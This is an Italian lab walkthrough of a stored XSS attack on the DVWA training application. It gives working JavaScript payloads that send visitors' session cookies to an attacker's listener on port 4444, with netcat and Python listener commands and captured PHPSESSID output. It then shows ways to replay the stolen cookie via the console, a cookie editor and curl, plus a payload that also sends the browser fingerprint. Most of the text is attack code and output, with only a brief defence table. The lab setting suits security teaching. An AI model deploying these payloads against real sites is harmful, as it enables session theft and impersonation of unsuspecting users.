

XSS Persistente su DVWA - Furto di Sessione

Panoramica dell'Attacco

Sfruttando una vulnerabilità XSS persistente (stored) nel guestbook di DVWA, iniettiamo uno script JavaScript che ruba i cookie di sessione degli utenti e li invia al nostro web server in ascolto sulla porta 4444.

FASE 1: Configurazione Iniziale

1.1 Accesso a DVWA

bash

URL: <http://192.168.104.150/dvwa/login.php>

Credenziali: admin / password

1.2 Imposta Livello LOW

1. Menu → [DVWA Security](#)
2. Seleziona [Low](#)
3. Clicca [Submit](#)

1.3 Avvia Web Server in Ascolto

Sul terminale di Kali:

bash

nc -lvnp 4444

FASE 2: Creazione Script di Attacco

2.1 Script Base per Rubare Cookie

Script JavaScript da iniettare:

```
javascript
```

```
<script>
```

```
// Raccoglie i cookie
```

```

var cookie = document.cookie;

// Crea URL con il cookie rubato
var url = "http://192.168.104.100:4444/" + cookie;

// Invia il cookie al web server (senza essere visti)
var img = new Image();
img.src = url;
</script>

```

2.2 Spiegazione dello Script

Componente	Funzione
<code>document.cookie</code>	Legge tutti i cookie della pagina corrente
<code>http://192.168.104.100:4444 /</code>	IP del server Kali in ascolto sulla porta 4444
<code>new Image()</code>	Crea un oggetto immagine invisibile
<code>img.src = url</code>	Invia una richiesta GET contenente il cookie

Meccanismo: Quando un utente visita la pagina, lo script viene eseguito automaticamente, ruba i suoi cookie e li invia al nostro server.

FASE 3: Iniezione nel Guestbook

3.1 Accedere al Guestbook

1. Menu → XSS (Stored)
2. Compila il form:

Campo	Valore
Name	Hacker
Message	Script di attacco (vedi sotto)

3.2 Payload da Iniettare

Nel campo "Message":

```

html
<script>

```

```
var cookie = document.cookie;
var url = "http://192.168.104.100:4444/" + cookie;
var img = new Image();
img.src = url;
</script>
```

3.3 Clicca **Sign Guestbook**


FASE 4: Furto dei Cookie

4.1 Attesa degli Utenti

Quando un utente visita il guestbook, lo script si esegue automaticamente.

4.2 Ricezione dei Cookie

Sul terminale di Kali (server in ascolto):



```
(kali㉿kali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 33014
GET /?security=low;%20PHPSESSID=48ccea2edbec402827d43fe8ad4ee88b HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

FASE 5: Utilizzo del Cookie Rubato

5.1 Iniettare il Cookie nel Browser

Metodo 1: Developer Console (F12)

```
javascript
// Inserisci il cookie rubato
document.cookie = "PHPSESSID=abc123def456; security=low";
location.reload();
```

Metodo 2: Cookie Editor

1. Installa estensione "EditThisCookie" (Chrome/Firefox)
2. Aggiungi manualmente il cookie rubato

Metodo 3: Terminale con curl

bash

```
curl -v --cookie "PHPSESSID=abc123def456; security=low" \
http://192.168.104.150/dvwa/index.php
```

5.2 Verifica Accesso

1. Apri il browser in **modalità privata** (o su un altro browser)
 2. Vai su: <http://192.168.104.150/dvwa/index.php>
 3. Apri Developer Tools (F12) → Console
 4. Inserisci il cookie rubato
 5. Ricarica la pagina
-

FASE 6: Livello MEDIUM

6.1 Imposta Livello Medium

1. Menu → [DVWA Security](#)
2. Seleziona [Medium](#)
3. Clicca [Submit](#)

6.2 Differenze nel Medium

Il campo "Message" è protetto da [htmlspecialchars\(\)](#), ma "Name" no!

Payload per Medium:

```
html
<script>
  var cookie = document.cookie;
  var url = "http://192.168.104.100:4444/?" + cookie;
  var img = new Image();
  img.src = url;
</script>
```

Inserisci nel campo "Name", NON in "Message"

6.3 Spiegazione della Differenza

- **LOW:** Sia Name che Message sono vulnerabili
- **MEDIUM:** Solo Name è vulnerabile (Message ha protezione)

FASE 7: Script Avanzato - Dump Completo

7.1 Script che ruba più informazioni

```
html
<script>
  // Cookie
  var cookie = document.cookie;

  // Browser e OS
  var browser = navigator.userAgent;

  // IP (via richiesta esterna)
  var ip = "";

  // Data e ora
  var data = new Date().toLocaleString();

  // Raccogli tutto in un unico pacchetto
  var info = "Cookie: " + cookie +
    " | Browser: " + browser +
    " | Data: " + data;

  // Invia al server
  var url = "http://192.168.104.100:4444/?" + encodeURIComponent(info);
  var img = new Image();
  img.src = url;
</script>
```

7.2 Ricezione dei Dati Complet

Sul terminale Kali:

```
text
192.168.104.150 - - [27/Jul/2026 12:30:15] "GET
/?Cookie%3A%20PHPSESSID%3Dabc123... HTTP/1.1" 200 -
```

FASE 8: Guida Illustrata

8.1 Cos'è il XSS Persistente?

XSS PERSISTENTE (STORED XSS)

1. L'attaccante inserisce uno script maligno nel database del sito

2. Lo script viene salvato PERMANENTEMENTE
3. Ogni utente che visita la pagina infetta esegue lo script senza saperlo
4. I cookie degli utenti vengono RUBATI
5. L'attaccante può FINGERSI l'utente

8.2 Passi per l'Attacco

PROCEDURA PASSAGGIO PER PASSAGGIO

STEP 1: Avviare server in ascolto

```
$ python3 -m http.server 4444
```

STEP 2: Inserire script nel guestbook

```
<script>...rubacookie...</script>
```

STEP 3: Attendere vittime

STEP 4: Ricevere cookie su server

```
GET /?PHPSESSID=abc123...
```

STEP 5: Usare cookie rubato

```
document.cookie = "PHPSESSID=abc123..."
```

STEP 6: Accesso come vittima

Sessione rubata con successo!

8.4 Proteggersi da XSS

Cosa NON Fare	Cosa Fare
Inserire input utente direttamente in HTML	Usare <code>htmlspecialchars()</code>
Fidarsi dei cookie senza verifica	Usare <code>HttpOnly</code> flag sui cookie
Salvare script nel database senza sanitizzazione	Sanitizzare l'input prima di salvarlo
Usare <code>innerHTML</code> con dati utente	Usare <code>textContent</code> invece di <code>innerHTML</code>

Riepilogo Comandi

bash

1. Avvia server per ricevere cookie

```
python3 -m http.server 4444
```

2. Script da iniettare

```
<script>
  var cookie = document.cookie;
  var url = "http://192.168.104.100:4444/?" + cookie;
  var img = new Image();
  img.src = url;
</script>
```

```
# 3. Usare cookie rubato (nella console del browser)
document.cookie = "PHPSESSID=abc123def456; security=low";
location.reload();
```

```
# 4. Verificare con curl
curl -v --cookie "PHPSESSID=abc123def456; security=low" \
  http://192.168.104.150/dvwa/index.php
```

RISULTATO FINALE

Hai rubato con successo la sessione di un utente del sito utilizzando XSS persistente!

Cookie rubato: `PHPSESSID=abc123def456; security=low`

Ora puoi navigare sul sito come se fossi la vittima!